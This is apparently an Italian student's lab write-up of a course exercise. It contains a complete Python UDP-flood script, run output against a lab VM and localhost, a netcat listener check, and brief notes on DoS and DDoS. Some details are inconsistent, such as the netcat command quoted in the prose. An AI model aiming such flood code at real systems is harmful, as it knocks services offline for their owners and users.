

Introduzione:

Gli attacchi di tipo DoS (Denial of Service) mirano a saturare le richieste di determinati servizi, rendendoli così indisponibili e causando significativi impatti sul business delle aziende.

Obiettivo dell'Esercizio:

Scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Esercizio del Giorno (potete aiutarvi con ChatGPT)**Requisiti del Programma:**

1. **Input dell'IP Target:**
 - Il programma deve richiedere all'utente di inserire l'IP della macchina target.
2. **Input della Porta Target:**
 - Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
3. **Costruzione del Pacchetto:**
 - La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
 - Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo `random` per la generazione di byte casuali.
4. **Numero di Pacchetti da Inviare:**
 - Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

Per Questo esercizio ho provato con due macchine Kali e Meta

Per prima cosa ho scritto il programma in python

```

kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
~/Desktop/Buffer.py - Mousepad
File  Edit  Search  View  Document  Help
1 import random
2 import socket
3 size=int(input("inserisci la dimensione del pacchetto\n"))
4 iptarget=input("inserisci l'ip vittima\n")
5 portatarget=int(input("inserisci la porta UDP Vittima, se non la sai eccone alcune:\n 80\n 53\n 67\n 68\n 161\n"))
6 volte=int(input("qualte volte vuoi inviarlo?\n"))
7
8
9 def buffer (iptarget, portatarget, volte, size):
10     try:
11         buffersocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
12         data=bytearray(random.getrandbits(8) for _ in range(size))
13         for i in range(volte):
14             buffersocket.sendto(data, (iptarget, portatarget))
15             print(f"Pacchetto {i + 1} di {len(data)} byte inviato a {iptarget}:{portatarget}")
16     except Exception as e:
17         print(f"Si è verificato un errore\n {e}")
18     finally:
19         buffersocket.close()
20 buffer(iptarget, portatarget, volte, size)
21

```

SPIEGAZIONE PROGRAMMA

Ho importato 2 librerie

Random: che crea numeri randomici

Socket: consente la creazione di socket di rete per comunicazioni

Ho chiesto all'utente di inserire diverse variabili:

size: dimensione del pacchetto


Ip target: IP di destinazione del programma

Porta target: Porta di destinazione del programma

volte: Quante volte si invia il pacchetto

Ho creato la comunicazione con il socket tramite UDP (socket.SOCK_DGRAM) ed ho inviato i pacchetti seguendo la variabile "SIZE"

RISPOSTE




```

kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ python Buffer.py
inserisci la dimensione del pacchetto
1024
inserisci l'ip vittima
192.168.1.253
inserisci la porta UDP Vittima, se non la sai eccone alcune:
80
53
67
68
161
80
quante volte vuoi inviarlo?
500
Pacchetto 1 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 2 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 3 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 4 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 5 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 6 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 7 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 8 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 9 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 10 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 11 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 12 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 13 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 14 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 15 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 16 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 17 di 1024 byte inviato a 192.168.1.253:80
Pacchetto 18 di 1024 byte inviato a 192.168.1.253:80

```

Funzionamento Programma



```

kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ mousepad Buffer.py
(kali@kali)-[~/Desktop]
$ python Buffer.py
inserisci la dimensione del pacchetto
10
inserisci l'ip vittima
127.0.0.1
inserisci la porta UDP Vittima, se non la sai eccone alcune:
80
53
67
68
161
80
quante volte vuoi inviarlo?
10
Pacchetto 1 di 10 byte inviato a 127.0.0.1:80
Pacchetto 2 di 10 byte inviato a 127.0.0.1:80
Pacchetto 3 di 10 byte inviato a 127.0.0.1:80
Pacchetto 4 di 10 byte inviato a 127.0.0.1:80
Pacchetto 5 di 10 byte inviato a 127.0.0.1:80
Pacchetto 6 di 10 byte inviato a 127.0.0.1:80
Pacchetto 7 di 10 byte inviato a 127.0.0.1:80
Pacchetto 8 di 10 byte inviato a 127.0.0.1:80
Pacchetto 9 di 10 byte inviato a 127.0.0.1:80
Pacchetto 10 di 10 byte inviato a 127.0.0.1:80

kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ nc -u -l -p 80
F-k*+3 F-k*+3 F-k*+3 F-k*+3 F-k*+3 F-k*+3 F-k*+3 F-k*+3

```

Sniffing su net cat

Ho usato `nc -u -l -p 127.0.0.1` per rimanere in ascolto sulla porta 80

CONSIDERAZIONI

Attacchi DOS : Denial of service (negare il servizio)

Uno degli attacchi più usati, semplici e efficace da utilizzare

Per gli altri attacchi devo fare un minimo di ricerca

Con gli attacchi dos pre4mo un pulsante e fa tutto lui

Si possono suddividere in:

1. DOS Attacco informatico per impedire l'accesso ad un servizio

2. DDOS è una variante avanzata degli attacchi DoS. In un attacco DDoS, gli aggressori utilizzano una rete di sistemi compromessi, noti come botnet, per inviare simultaneamente traffico dannoso al servizio di destinazione da diverse posizioni geografiche.